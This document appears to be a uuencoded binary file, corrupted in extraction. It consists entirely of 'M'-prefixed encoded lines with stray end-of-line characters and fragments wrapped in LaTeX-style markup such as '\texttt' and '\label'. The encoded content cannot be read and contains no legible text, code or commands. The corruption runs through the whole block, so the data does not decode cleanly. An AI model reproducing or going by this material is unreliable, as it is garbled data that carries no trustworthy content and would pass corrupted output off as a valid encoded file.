$M+6=>-]HR<:]Q7.".J51WA(U*'(I/,S?"J&YSPK>`+IY^0;VP@Q;Z:"4:_8/Ð$ M3GZ?#3]1DGP56.ZZF5R1.E'T?VV`JX_UVJ)\#5S;/J\=1^/F=K;>@X=5\$Q\4Đ M+)&1+4%Q&\!'S8`-=SA<FHW!=\$`LK3%KN\$#60JC5F/YZ%@`M5NC>C/_I=E-PĐ $\texttt{M.} \# \texttt{XG["\$JE)\&\$\backslash"*H)^C:,C[<^6!.;0:]} \\ \texttt{MX/G:@[8`2+">YM]\&5TF\&`/-]\backslash3'D }$ M%W>#:I2G.\$Z@]\$`R^G(B37#00B%/Z;KL236THB)O@B\$SN;<-I___*7U?`8L]#Đ $M!9 > 2[E\&^{2}] 2Q_D7; M=88KGH"3EEGD$A0P@1.S] J@AH!P](^\5X_9/14P$&D$ $\label{eq:mb2} $$MB?I\&\#`T2Y_\&Q=:9P9!9ZPFJXS`W==0\._L).PT?*V/\#UH,=Z-R<^HPVD4/M\D$ MZ;K`1P+U[T2,<S@]5?A/`Y7M<_:)_7N`O'&>1:YKE6%_7/7&'Z#HR'>W'Q+^Đ M%8EC0&EEGZGNE4UTNWKG\6_=T@>*?'.&]"=<5E2^-40@N!0L'=6I=0FGI`P9Đ $M'TC\H\$J\&Z4.=)=?:G94J\&X5\&(Z4?\$DP+)H"^3:?`(P7(TIXI,>96AY_2?0].D$ MA(*W!+VO\3P[EU/'!4>*X74][YD9.;C719_"`R!U'E#N^@Q!^YD464HD&?;:Đ M(OHLYX[>E-9&;:0-(T1Y1P4-WZ@/2?"OP@8N>(5FZ<[>F=+;F,(PUEUO``SĐ)] $M%'_@A7>1[;BT7MN00\>L/[Y*0?XJ+I[J>8=$"9`W9'/9:45BV`I.)`:O<OF*D$ M'35\US,W'U7_\$E5,&?."\$BY=G%W:\$4-<@L]:GNH[B72=.%@96:A+2%M:&6TOD MZ]V=&>!P`VC7["FS4C0RCXDT:E#RI3JBRO/Z!RI%,.G*4/9E=J3E\/;;1DJ,D MCACJ4IW1(QF")/%2B\$@//>F=9^).8(AX[*W0KR".:?Z*K@OYOU._7;Q8L/V)Đ $\label{eq:mass} $$M\&S0\#K_)+(FO3\NJ\#CY,*^8)@NOBA\XA5+TM\#''F$H6I]J.G'HVQVNA*/%+XD$$$ M;, #W#B(MUO2O-K3`GR`&DK:5NI!); I5GO&; (.U*-6\,POP#S_LKGC+S2^G)2Đ $\texttt{M}<\#\$'; (\texttt{X}(\texttt{KGJ}\#<9:*4\texttt{L}0\texttt{H}:]\texttt{DP}@4-1\texttt{M}\$\texttt{A}\backslash:\texttt{RMT5DHN}, \texttt{6CPR?1Q}(<\texttt{MKC"OX*?9ND}))$ M4BKWA*_@[[BL&0T+?5`YK00*B0?7HG+,SGTB67?YD"1E4VO*D@"U3T\$*2P4&Đ M(#AXY-#/</*>2BU3+B<34\$+/P+!4FS`RN8T=PKB*SJ*+N_9CZI=7F#*&_P9]D M&&O63+O1N]79!K?VG2.UN44XE\K*,4,0'=S'EHC&!3BM?+:Z+"8Z&Z>8K^(:Đ MK-7=ZN E](.[@8GHW.II\\$BJ(UG"\$<F`O?E1'I\%M#H]\$(.XR,VZ>DCQ!YP Ð MZCD(H"AIO\$2C\$,BM-3)0#<Q8\$\+CSSLN<&#E*`WE"5))%K>J0P1D6EOSF7"5D M.;(W:9!HG<;C[LPRCB:C\$][;R?T@&Z=:2NOFC1> N/?OA8S/['M0`K@U"(-(Đ M>DA(1:\$7TY!Z@/(A;0:PXZJ[QP>^F\Z8&;I+E\$CBK\$NL\$1Z6I,3BE\$:YS[0ND M4N11R/!!+'TC1PZ;)@+O/8W`&K9(.A./.-J^HK=\$C6?#J(>+\$Y4W:X]#E3B.Đ $\texttt{M?=L5]!88JEV/1F<]S\$+2AY^0_W1K>['M80AZZ:<NXGZ_)\#J/&3-E+\\-[Z=KMD]$ MQ(9DF.+CT(\$R#V\.XF+B9U/PBI2V*'9S@I]0KZRZJDDO2Z;N5'5UUZ'@X\OAĐ M*T-S9]K+"MVN3VRBBKW0*FZ)+C5+?;7/J=(T82YZ<W0"NPFE0M6.F(7PZJPKĐ M7.S;4L:%K^\.EOOGMNM2R^GFF.#1G*..M8[E#L\KW\!6C*^,:.^N\$ZQ0*B'IĐ ME]/0<R`, #A<G?S::47GVDL`5PH>4X\O_NZT8<SU23.H=50\$KL!,_<;!S4DH(Đ M*V,.J;?_*/0&-M40'Y*PUSF(2(DI#,;?LNN`GTB0`RH7#S9=5")[W6QFC3&PĐ $MV; 3:QOMX>7AWN22:Z!W-4+$NT]Y.'W?P[^/N2:O)"0)J,=!P'<*K-\X^*3H1D$ M(?9XF-]16C;R\$_I?13](_IB80)X.6RNKW]KB3G@LH>@TZNEFY]4I#1Z7R"3BD MHG6U)^Q8&]WOT]FO3^]U3+J\$L>`4?PL][#(PVO\8%?RXZVUB'C,Z25<&MVL\D M/]L"S&60:6D9=MP 7QD>ERX+>Z/CFE>M4Y3XIU:AR+U6%TP7,.I\&?@T*?[FD $M-?<_ZTG<ME<|$!]6)/\#KI93<Z5"M-4]?LI68QD.Y*G27=")^'0V_YM-#54D$ M\$\$I**[<;>COG>N=<4PQ\$4E>"+J!M</!C`WI!Y;<OS>4_>6V6&H!V3H^LAGO=Đ MM7^H=/L>&8MA)UZ:(EX'L\\YLN>:/WRZE+=W:Z1>NA4J<#&;NH60RXO*RQJ?Đ M^;C5!&/<6W_OL<9GW=*YT(A;N_YMIEZLV/QP*GMI;3Y.V5(#0N?X6)'@7Y<UĐ M_T#\9XZ-#*"+,%;P6N,UAEB*%'ZR^<&:=76NW8YC?;G"OYJN<RYIT\$.%2(]RĐ M9D=^OP"5\$//PI)7NI\$F>]^9GC?N/>W.51?Z/?6A,7L\$X'*CKT>8-K3RXM\Z)Đ

M&NKJ!3.SLQ[S1J9PR#\$H5;>=[VOE=G'^9) `=K[64P9\GSE4U-?<[\7K*9F?5D $M7AM/YP)M*5/!YK+$2H11%=Y4/<'1I>Q@,Y48XE]<MA$(-;\V'61Q@%RURUI3Đ)$ MYRC.W:TX`6KS:JO2WOGJ7IDB"LQ-+;?`'S#(4?KE)"VG>WOX_I+4=3^!REI_Đ M[(`NW3]M_#L>E5_T-`;*6FM':#XCEE#-AB/.4IOCE@/H\$AG^\0%\D&4'>]_MÐ MGGT%^K]4^3!?"^Z=;'1)L@IL72].>NI=_:\:-?_2;^UAB'I?7>BZRSBI/Z<9Đ M3B_0-RM%_S/]E1QKS]\$3M>7Y#>(1LF0%>:98\Y^]RNUF%"P;G7-F`3E-_UHFD M XK@T"\$1]7JFDBW" WO82*0+ P!NW?BU?)H"1E1#K5E5V*W PU->/ /NNRĐ M10_:W?8:L:5%?']+/VBCFO?O?Q>!H?(R1_F/K_[VY<TD%THM\$0[#J_L%,4?_Ð $MZ^*\U]W+I2);+Z9M5HW^.^#_/T_<63[K?U@TA5+"RYOAF-07_7D;PO][L(`<Ð)$ M</]I41'?_(+*<X_4./].40V?IS.Y]S\L.DQ\$&20N3#5AN4CJ3VG_W^?][23^Đ MOR_ZGU\$36,"(*JT9VO^P+Z_"AOZOL/\K[/*^[_"_J^P_ROL_PK[O\+^K[#_Đ M*^S_"OO_SX2M?4O?D9?,[.'YV/@C*,OLKPNM-ZC'N?\$.+'^.A3WHK+NVIC`\$Đ $MNV, !T>-_Y@1V/+W-?YMB<U=B.3(2&6E2?J7J_RT8UI\&"\<`MXY[#[]<.Z1D$ M4;U]<V[4ZG_GLL&;/%3*BSY\.N1XHW5*7N.3P5=VFN(V*K)0[SRDL2Q,J/UTĐ M/[HZ=F.93GFM)^Q->J/E*F#=+3-'0&G@57(R-H,R.U^KCQ+\$^N8VN\$QW>>Y)D MTP`3MKSU*7C[M\JCV*.^>%F@&-?;0FTETH>@=0+GWRZ&C!Z-A[_Z%A]7N=7FÐ M'-.SBLX>8*V7SE@Y1?2V3K\$?N'0C*V4>H\/D"82AK\X7LVRGWVL7NQ>?PD/7Đ M>BY7=X._NE[QS3GY;O]&77\$^J1YE4;<S/3P5&@9KF>\?V`<Y4LMBY\\N+UN'D M2TQ^W\$]`]Y>CWN0&2E!4>K!<<Z^!&VUM`7+\$5']**NVKGV(42]9^[Q)-X@?#Đ $MIRG+`>-.FA5!0<$G'>JT#M/?2`D:38S6&1DZ3T+^O("V0]<N^WR,1@T%+M"FD$ M(SW0UM:VSWW232=BK#JI=RD2?-;AS<?'UZI-TN5A)Y3\$Q'"I4B&TQ&-KU*HAĐ MY>Z>2HH=J[@5N[]OL+`//'4C`O5Q46&]70F)B+@8%ZK)`-_\WBJIJZNS)>EWĐ $M+/A()TQZ..@(6VJ\AJB/9D)E3Y*4*O+HP)-=E8NU>XBR@8./4F/_W!_P.+&YD$ M] % +5K, Y4@ +7K? ..O, T $V3[<R@K1(5&IF 4-C<1'!PB,&NS`80>^]G+\`-Ð$ M]HO59HK"&<T?2#K28)YU9=&%1G>.2\$(\7/<BV@[U81BYH1F+=YF@'E[OFM_@Đ ME97%!NJIJYOBE_'.K^G5M&5OC`DY&MN>F@VIE_/NK,WPP/USRVGCJ\N+^])D M)Y#VDI1')SCN"!&!5_!X8L"5:%["2FD+ESE9'A=6'LIC3*3)^3S24"8.479'D MU3ZJB8EW7.M\XMZ%FFZ\$RKXQTIFQ5[27EM F1!IV^K,VDV+'Z\:E<ZRTAVZ7Đ M)&E_X\4:-=+51+9H<.N"C+M.^QDKT+U)@M9;_/"##;U(!]%S[7D49X=V'P.NÐ MMEF)B8EU5TMB%QR88Z^V[;>P0%U\7^P\$AB*<T7=/KNZ#FDK*&/0N4S2H#_O9Đ MW(56+-TRJAG9\E/P?_?HGG+'Y-2")\$3#=\\]T7GB9*#DTB5UXXQ]'5\$\?(V\$Đ M9]]9*+;\$=GNJTZ;-V=&5K=?4UM7QDM;EY.9V5K6<9I<RAO:=\Y,*&R<+<X,9D M8F3;P&NR,?"Z\?9&8'7DR_7/Y/PQL#%&2<?>6G#X+52M*ANH-*'0XZSKA@2WĐ M4LI5YS=Q_N6.WG^5M)>S0(YZ-S618XG^L,M!B%]FDCL(J(!5@:#6"9>H50S0Đ M@<FU\S.B+RXJK2U=B-VWW92(C_>(P`6(T*=5[])&')P2%\RJ'I_3A8IOT1CĐ MHJJJJA8B\V9(,3^PN8_F'M!-EF*_63G#.9.RI::AHH)-_8.NN\$1*QUZ.G[H)D M(''5=;(<,3;D[6-01K\$@VAE8W.-6&5"&Z>?&W/!<[[%RU#<NT9\$S`0X8U>8D]]MUQ2NB\4VQJ.F_>T_HN_8Q2(3@J^L>^),4<Y(/6S51D@/EZI^0;2LWZMI^U8BĐ M=L]G('>8JZ;MY_18`XD>"LM2\MB11]-FR0Q-)I.Z"3TF_%>*X`(MN`H9^2`Đ $M(Y]\3BB"^;5@GH).RR<S99JA'W7>=?39E^&]EWT^L^3'10>'.V/,V?.()D(D)$ MKJVC7`H>.^1XKS`>'F9P;571BTZ(Q)T+[74`B>!+F&_DDPN4U1&T"OD;':.JÐ MGN\6@^FN27MTD5`P:!^([NQ3NNW-\23HDMZ26ZG=L@(H/3QH2V"_FAU'7^7>Đ $M=GB[6]LM):J^*)/B-XW1K(UF:3[<NT5_DJL?JV6+(T)/_WM:,?]>&[F4PVV^*/D]$ M%W5#!:.#Y%[BR7\$V?HQ[LWF5.`)'SAV/1S_\$P-#"9.`E[@4I?NV,N`)V#G,\D M]Q*%"=7M'+L4<W9:;=38S*5TVX:UU?55AL@+Z['O&.O/-&E.#K]R]2?LI);\$DM0=(!>,@&8+PW"->"NXK>##_>T+!CQ3_RR%EH.%O\$/-B!>COXJZ3DVA.Z+6^>Đ $\label{eq:my/83B} $$ W_{*3B}\0$$6_RJ3;>PZ,'DNV$W@$'ZKMQ3E<03X15@$)O\\\8N-3D $$$ $\label{eq:marginal} $$M"YZ4?_2<*+V\,E=*R;Q:C"*2KH_PY=.0!VC>]`OJ+VSGP*/AN1*]!8CO*+J&D $$AN1$.$ ${\tt MNF\&*>/@-\#] `H\#/J@J[,G'\#.`E+![4U7GPE!><C\&V4\#[@>0+L8VB7JOI8R=ZED] }$ MQ]6IAP.'Y)UP5LM:STK\QPEGF83A,>_D&+Q>-B4M+B^_X1U['??*H%[V6X:*Đ MQAN;1N'WS4,,MK0"\'91<A*+NC30RNFQ@DB(5FY<N2><BZ8\/>R2_02;B"''Ð MRV=,AF17GTEWFY@*\$*C-<L866!P\$;IC_AB?4&T5@Q*!6L@>.`M?5UE[)KZ#SĐ M;F\$OLG\A&ITSB!6Z+^3DX-B2!))]L%]]O=AFF*;800_E\,,ZXZP]&61DWSF^Đ M#RD(AUC(20%04.3RPTD?ET/67A-B&0X;.7*3.GT+\R!KI0D08SQ1+@M0147=Đ M^H: *7=;OQ4-=UX#DL<JSA\NQYK7^N1)HFLT):VG=2N%Y&GNO\$L4S0K/;H/=MĐ M:XL'V,07)\+7L*#1T\$@M'E<=G8SJ/"/ZAKN`KLB^9K>OW#4-/*EXF!K229BKĐ MI+X/YTQ?KEC+=-A!);0%OM-/[LR+'BM5*+\Z'@.OX&^>;?;%C<\\$VU4_UÐ M0M*D!T, $K[=XN^G4U-2X\VLP@1-W:7;=4"5QB4Y+5.Q,@ATT;/F6-7"'MG\DETECTION +5.Q, &ATT;/F6-7"'MG\DETECTION +5.Q, &ATT;/F6-7"'M$ MB74B2_C;-I]>Q_]!H_&T'[;I=T"E"3]OMQRR12E?"QYBZDG?X!QV-L&&ZMA]Đ $\label{eq:mp} \texttt{MP}]'\$>\C,BD>\Z[/\[KQ^*W36\#MUJT_(Z`TKFMWQQ<@]\;/0F756$28E+<!E0D]$ MB(^_^?%[6*=!"2&HC\^.,D_'9:''9=X\7GAW,U;89BB96=IWLA708-"Q+ZQMD

MC\.H]4YP:(=WX\9X[[SZA`,YU]MXLY-DV82G('*'B79R`\$F9!#R2PMIUO6C)D $MC -> @ZW4NR9)U^CAT:D1*W1=';GHGL/,%C$G83<&IZ[7HG>6:D2]TD>!'A.>D$ M%\,W^"TZ.IK+?)+*-HXA\RXF`L\S:';U+/&,<_)9^_#A#[M+*.ZW\$X!";;Q)Đ M+7?6Q9OZN<XJ5;&P;N\$+H>^8]<YPZM/W>!,A1T-NER-\+W:[6^1=)?(H%@14Đ MY?GUR@G)SC&>B5VB*&PY'UV>FP@T]-E0;#\$DG*7!(?5(??NGWK%&X6`^A0>>Đ MY,C+9EJLB@RZZ?P<`YSNZ+=UQW6@)GU1\F#G5"[KSUF4-`H'FUN)\7VTW:C=D MB\0T\X;]*<UC>]W9X'?,6*@NC#1'Z3#QA)(!,PID?,X!82*Z5C2'XICT(<:HD $M*\^$3\%Z2F;6UG'<5TS7O/M?TWRED"BR^*2,@6;=80D(OYN_06<T\$=27SZ(-Ð)$ MD7KZR58DRDC\$D&)*H&\$A(R".C*[UMD1MR&O*EF_RXP98A]ARX[KN`4A\Y\$X5Đ MTQ: 'AU9/2^Y,:, HBRT:Q@O=!^%4[COWG?/I@WBO:?;ES`2+'\$FAQ<W@LLD8]D $M^{,OM}$ Z5"<0G_& -[%-E(\I+*T1.WH=CB>6;6!Y:(&KJ&5@V2PQY6K\$.,=&-_Đ M<LVS-X;\]*RS%16D"V?LL[ZS)9IW=LTMF[2G2XR`/+<G#9<<&RS8-SZG3`SIÐ MR;N;C87U, 'CFG;U^Q)K?SH>8VU!\$+;[H#J.M!T\LX_2,TEI)3Z2TN.F2Z*G\$Đ MGQU2K4!OU.+VR0)6>_-BBY3P8K!G@W-G&NPW[R7R]YA,EO.4ABZKCVCYI"I9Đ MP\):"H*O*X`EKH#3O+A!ML#;M*!Y(>JE-"570EX/9?C9P#ZK^F47GY'+!K>QĐ MJ\$?*GR<80\@[YXT_?U+S\$*U"F;7@;LQOD++V"UW#ZBFV<Z9MR10"[?VZTSX1Đ M:9Q3D.P9)I[5KK]80?(_K.`%3\$K:3\)X!H4M`C&\'@*%Z;I5'T_?,1GZ'G*%Đ $MLHUN!IXT?!QV.T)##GD`<NXX!DT_(^46%+\$2V,G8V4.C:-[80J%DT0H*CAÐ)$ M!:YA^-]ZIQ]="CAM2-!@T/2F@\X=%<)X]TU6J,8<\$[*"P\$\$8\8:CL'GLC+/AĐ $\texttt{M?9(39169E} < \texttt{\#'6@\&\&[\#Q\setminus[\&4B0(V8SZ\setminus G_THYA:H\setminus 6DR:D4JT]$+V-@\#-[1'RDA] })$ M21^??`9?+7."-4LU'%5']!NK\$^W`.*Q@[#J#T]:;:QE.]TJA"7)LAVA8/(R;D M3;7/@UXRC\R?6=R"][@VSV5(';?P88%[7!\$Q?+.L\$?!3!8ICD?9.8^2A'U>^Đ M=GGG57RFI9`\$3F#VGDF'#%>V`O!H87HV>11R#QF0LH/%W@6'*8VMA1S81GKEÐ MNILJ]1;4=/N<(I5K0.8%&O_S>TY;/O9+4I4,?)6&8,.%">?W/TLL`6T-I)(_Ð M7PX`9,0<*TB21@WE>)MW0Y`V`GC^U.%CI),+^KK;A;!/^+SRLX62Y2(6:AX&Đ M*=_]!G=!/I5MX<M8YO%QS)RCE72+8B7)5W7`H?N)\$GK(*AP-P^D[^Z,^,,P8D $\verb|MZ?|/1IH(]1.|/,JHN]YQ-=TAI[S*V+S+J-VPDKQ-YIA'MS8C+4U&MIU6/EW;D|$ $M\LBHY1L.[O+HX'BHY$0A(!2)P$"]+`*N":6MU[6TX*?X/^\7YX$<L?Z8N!-Ð$ MQ@=WR"*6H[`R&(71/1\ZE!Y\$, `OCKV>X[OY46D:EH`CLB[WV=:)A;('=949EĐ ME#53`#3/_E80R\^L<`,E@1@H211HXT:4N0VJKU)PLYQ4J.B(0%[_GTK=C1G\D M8A@[_0-"-*#THSX7R0GZ\$`<I`QH%[<`UW'0M:.L2RL,>>!"!>%+N+4L*3P]7Đ M-Z^9DU<W(B.H@TU#K\EX0X"S(2V@RVR-17K693.8&2GW!*6;G32=7=H QCHJĐ M`![,\$R%1@L<=8L;&O1AB(QJE[_NV57'!)4DQDXC4BAT<L!LCAAP;CI::E/2%D M)#"8RVHG`"==K05N?M^D:MBC7O.VL[*WJB:*\$3[I\$XH%7V@KZ^>Q]%W:"8><Đ M7'@8A]&`.L9X<!="\'_BE3//@LK1F]HOO&5GE5%B#\$192=6(3H,WB\\XQ[HLD $\texttt{M:9OR:} (7ZQOE/\&";:1G9AV.C\EA\&-XW>FR\)(^D;H,\#:<T9DM0\#OA!@E,\#N9D)$ M>-\$T%5K&NC<UT8&C+*ZZNHQ(FT%]L-P62T@@0)\Z8,:HGWQL)+KQ:L,[8'>WĐ M09_CY\C`OR5.%5*.<HY]U;]-M2/=KIRV&UL\\F*_?FL72ARPXHHOO+YSIU(Đ MA34]V>16-9;O:WBDF_:P/S^`WO(\-]S"L(7@QK7CP^WB."CE^H^Y*_CF4-,EĐ MM&: W5!F-'A?DX>F, DGCH-.I.>O98PXB\$-&GVAL,R=321IZ;(V));0!EC:\B@Đ $M-WP./+M(\;]9$*,"H&^BH>!H<H<]Q7='-WHBQ=D\Y;!X[S;/E04VMT[CLUKZĐ]$ MF1K6O((8;*9V?X<%H&0U-S=C?./N26+264PN#PO/\GXKVQ!GB\$^SZ[.4-8JXĐ MPV=(>\$<L*=PDMO&#*^3JBH:E1X9QH9*HSKHG(I')>)J,0%@2\$D_M@F)UL7_CĐ M_*NM4U?E\E\$@_D4O,#M.],M\$3^_]V96^XZS8.D,FPP[EF^\$]3-#@I?W%R+WDĐ M1.@)3DCD1>K5UMU^7.X9IN3/BL7-<8EZ6EQ)_["N*DCO]NXE0)NAFY%3\]>KĐ $\texttt{M@Y;/3N} \setminus \texttt{,,"\&BF\&=K2<@C`8\&\&M"2PU$CJ);;\#.;C!C$`:HVO,OM!84$M>Q.:WD}$ MK&K!RYV1R\<-"HR'HZ+BLJH7'_A/TPAI>4[Y+.`3\$OB[T?JLEN^>B8['?K`WĐ M;\MB7%#Z*`]?>`.6GA/%T_/U*)1(^<;]ANORVX4&9'*-`+@;L4@<VH]F]G0`Ð MNL\1GCD\5P9=,V0\[<G)228\$>:;5K,[SKNONR!<9;#)9J.#G&[.FYM4;XYV8Đ MED;34<%D/LF*8`<6\$C<XZ 9+G@KY<=;BFR;)[*0QX=LUZ')7E,HH1L8#U4*7Đ M2,-GEAZ\$_&@C=BCU4<!D-44_MC^.4.PC4\!<NC1AB%4F>27\$7\$^E?`:1=M*RĐ $MF;A/;+;)T>J2,%2Q=$E\4WX=S56*@R1@HJ*/88U'A._U@^K828W=W(N`>NXD)$ M7<^%S,=1:\$0BE";A?-H)Y!:F/162F2.GRK;1;&RNHT;&<'4\$VUM"RNHQU^\$YĐ M*53F?@9]VFE)\S1)[%#&F!C;3?U8T7XF*!U')(9RA-!![\$R\I,U2^@E5K\$SFD MR*:T@S&I`BRY6YC[4=B\$Z#H8AH3\9W,5GKY[KIH'=W3(/QCCJD0&H?[XT"[VĐ M;FT-#QCWA(G4C2D^D"LT^E7Z:>#IMH_2:L\$D>=]085U.VN#L).K7'O<V+?)BD $\texttt{M} \# \texttt{Y} [> \texttt{T7AF}] \texttt{SJ} \# \texttt{PH} \setminus \texttt{3V8} @ \texttt{NZZK95:8=`3\#) < C"} \\ \texttt{IN} < (\texttt{A} < \texttt{T7}, \texttt{F*-I^WDWO^]X-"GD} \\ \texttt{GD} = \texttt{N} = \texttt{N} + \texttt{N}$ M?NSD&K3Z]#-R&SOCK+?7`[P1.>;DC=\$;,[K6?`HT+7B\8\[LL#KF5*O,B[F/D MAX;]^DLBA,?T(]6ZQA*Z*;X:(EG'BP>RX:S%0E%?2-)QB=)Q6[_SL9W72!`TĐ

 $M[D6.RJ#]39KQH.$ZR&Z]Z,2_%=>5^+:Z)TG/AH[_I&&SA>@\'=9?WHMTP7#)D$ $M\<7;NNX^9'H^'<^UWFXPN'R]>ZYY04#=A]#CH@N4Q=#2R6QP=9^^G8]UH0RD M\#*#0]083.LA0]\$EM[+T69W39&2Z6-X9QCP8:;5OT'/?QH&,[7.#:_VBTW;RD MN1AYF+<#A%7!\$N07?#:L7TR&0%*;1A%&X-]PR^O</S1TT[1R,09JT88GO?4\$Đ M;S/7)U#JF>QFN`);[WOYDRA#IB7Q,D[YK*<*QC`P/\$HX]S1E8TE,?!\/"723Đ $M\$9*"XFK1FN]VM(XZI\#/M^(GM]_R9;HF[E"\$1[U\&)]E`X[X6\L7?(K]SW<D*/Đ$ M2JK'7' ,5S N@XV>G()\$A&J^CX=:.OK1123T832>&`1J#A[)-!RD\U;#?)9WĐ MU))J_\;%?UCB>#0SMUH3T&+U6F4L`%-6536(QK>'KC8W;YPGC5++/B;0!7H(Đ MI\G\Y#YZR6?3>/?S&KSZ+(08BV(M(9S!7K!TRNM\S\A`WU_0./88"1W\M35!D M::I)[*;0U0I[\$-I/+!=9I.EJ5FO,>=E,MEV\'1>"=S'\$3JOF?`]]R3<0E<L.Ð M#+P_*+Z>D"9=>#\$+!^0).CFQ]VC7RB%5JH:;/-2W,J2W&Y',#ZG#S\$-,S26'D MR!?\$)CF""!T[3\QM#U4^I-8OY*X2E#%6@;IQGBY-G/N\$>]S3X2X07X?D*`5QĐ $\label{eq:main_main_substitution} $$M''('Y''SOW)@JY_9!S3GMJE[C=+A/6K2WBFY_=6#@VS<(/F:P[0=Y0.WD1AS+?D1AS+]) $$$ MP]+Z)84HO/;/@YM\)F8/^UX[XF+\$E"(#KNG@_8*L19HLKPT1"V-0Z]U.&DG\$Đ MB#<B:TP)6[O)D\&I:9;W;#R`L7J831<W4U'G-JJNXZ<]D>=!+W[;BSX3"'\<Đ M_=BN;E'[;TKW\D&8\$_D'8E3[6R<U\$0J_:&@"HMZX</N=X?W1HXAL>"#F,"51D $M^{=}1X]S'"!'<N:3$*UP(AR+^NSD=Q);:"!F'3L2",P#(.#[+6_+0(O,Z<8'8Đ)]$ $M = \langle E \setminus 3 \rangle F0$, =W655MH!66)P)/P>%/%Z_GVNNS5>8E4A_9<N%-\P/FV<A6=?CÐ $\texttt{MEX[7NGL2C<OPJFV3,MF`.Q3RJ)-TG\&/ZUAJ$'(9\;\$Y8M>F8<JIBW8LR:T9]} \\ \texttt{D} \\ \texttt{D$ M98-O0D)&70*7/"*=A706]^_`R%GAN:@PMAN/C\$#2'B9NMQU,,'<99J4YT*5IĐ MLKN; 4A3.\\PR5-=Q; H06XVGDF9T7J(JV"Z\3CZ^ZR/\<A77IQ@R-^,5%8S\<Đ MM_VM8LQBP3NF'GG7]WJ!`SV6\$A%20>#:?QN@\0&+*3EZ:_L@W0I>J0'XX\<\D $M"!G^{+}E^{*}=MQIXBF2O935)^)])-;85&T^{*}@4FH7XD@$'$06P/-F!\\5Q=B^{N}!(D)$ $M_{+}[E>%;K>"M>T7X<30@-B),;'M/G^+?SMFI&_:(Y1:CZR\AU7?;#]-O?66P+D$ $M!V],5!_{:};9K6WS"/93U[_=0#3\HR\X15K?J^/9\#[9W/.N"1(9H_M65MB'11D)]$ $\label{eq:mqehp9eknfpg} $$MQ@HP9E\KNFPG)O/R!(Y`OE7@V^<X[>,N\IU(5A0XIVJCR58X@D^`C6.!"OOZD)$$$ ME=UFB: ?Y[N?A\5'UV-43F(85%5R8M>HPU-8B"-GV4SZ-NA=\$.Y=5_.O7E8>:Đ M>MX8#D?YE^%T\$_=&SB+%[Y;)L&IZS;\$9+[\X")GY>+TZ1[^CMGBWFV4;2N)1Đ MJ., P8'(@*[UPADEYO)VL6Z.BP#O#M>K%WORR/4>+EF6_/;7=>V9<1CCGS*.(Đ MBX78NZZ`M*_3MLSY3VX9TE@, `DPQ!.[WL&&DLN9F;FA5^&O>FL)\)6<+>NZ5Đ M@&`%L%)GKGG=S_*?MFS>P"1\$E##00/="^IFA//YHK?0V1G49>`])=&^%D4FXD $MH/\#U6\&:/9D\&]D60\?!=23!*\#'2LQ!9O"\#JX!-UZOY46\#I5P4T.[-\>*5?%WGD$ M!I'N-<F'WJX1B%!Z,QB*:"NFTDH;%TE]>3,&A_!#S_YY3M=S9#=Y3/AY::%HD $M'I(,Y^R+39TT5BR3M(@/E,^@@)\#B-0QCN(1S,2+9<+VW-_:2='FSW3FKC=<5D)$ MM5E-,91H*A6W(CIRIZ?_5?=.Q;,R_R#^WS6/#IFQ'VHY%0\3PE_T:Z(DE^3OĐ $M1+'Y]1=_8`A/XE9!M(=E>?R^&D==0U3N^8_829/>`V)SY8,*ONDZD(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_829/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_929/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_929/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_929/>`V)SY8,*ONDZ(1"/=RC[D=0U3N^8_929/>`V)SY8,*ONDZ(1"/=RC[D=$ M_)+V:1E3C#[`*F9CC"=L3`B<ONQYVHKVZ>I\$QR(0'M7)#W(W)JY'EJEQ:<7MD M4.?Y: #XO=KRUCU=I4J<,+@EG]"8,LXO8BY#-..5U<M.)2.^9I(:QN>%W"2DXĐ M!:9596\$6B,[APJZU#O\>AV7GN05DYA;:I)E\-.ITSQ-8W;\$708M:5<@>!R?KĐ M5M8E42>>>L\$/4R"CD.E0]2O3=Y%Y/E[5PVBHWCF6-1W0F]:D.X[RGI1@,2'1D M!G=YUN\$+9/E<-V:X7A.,\AW,E<>V1P9:E[?ZF+JNN!>GD#X2):P3^#Z#1ZYOĐ MWOUB'^69(;Y'Q%;#=/MDWGS:F%5:/_JY#F33YKR&AHL8P[Z='[T(>X*)*]U/Đ $M#BB'&$0NM+Z(6/BXP^?\S/QV#!>=I!-_$JDKIDZ#!,3%1M:?U3_I$+T/MLD$ MH@#I_`!#Q+G*+[KVZ+A^M>X%.@Z\F>FMJ&%J>]B`<;*,ET?8'W9)DM<_B>LIÐ M5QLN2S5<+OEI6K8G,C6<NHW&-#.K-B#D#2,0#5!B41+1:KR9>1W@>_Q8W_8XĐ M<LCAL(5@RO3QM*E):H\$*/PC\YRL"G.P#'PVA!MFBC/JRAC"+UB-//1R#I_TĐ M%'_K4:7[9FY^6/7)9.%5',HS%B<,]9ITO+!ZWG5]HU`*%U%'*W3M_PW`;+OĐ MA&FFOB2K+\YJ/2Z)EF<_?BD:0M\$RBIZQGE%5PP4A[DQH^RJ(BV?<=*UWA<S_Đ M"&?QW?\$@A34CK)XV.\6N7WI@AI28\GJ?Y3R[@(9UW'JC"Z5JR2'%F02'[M1>Đ $M\#@0VR1(R!8!\&KZ>=]]]@5\Q2;\&+$F4S^D$'[!OGB*PU+VLNZF);*WQBH3ZP:Ð$ M4\$.NR*?S5,H&D<PJ3]?=(R'TZ,MFRH(GQ_0Y(3U*:V<_K^!&H8N9KOH^>\/_Ð MA+!\$-(K**4N`!BDI],)88V-_AO'S(!EB'76M1!&(!T,"NE("*F'C<'8K4HC\D $M*BSO*U[P^]X:.4K)R_=,@<7M[<.3::C*CW3+[$[CSMF_$.4S&YQJA"`PJ7`=Đ]$ MQ63,:ABAPI =V63/AR9`:TFH&99(PW3QH*\E^<!0QF3-PV9SL:DT=Y8,?\$ SĐ MN, 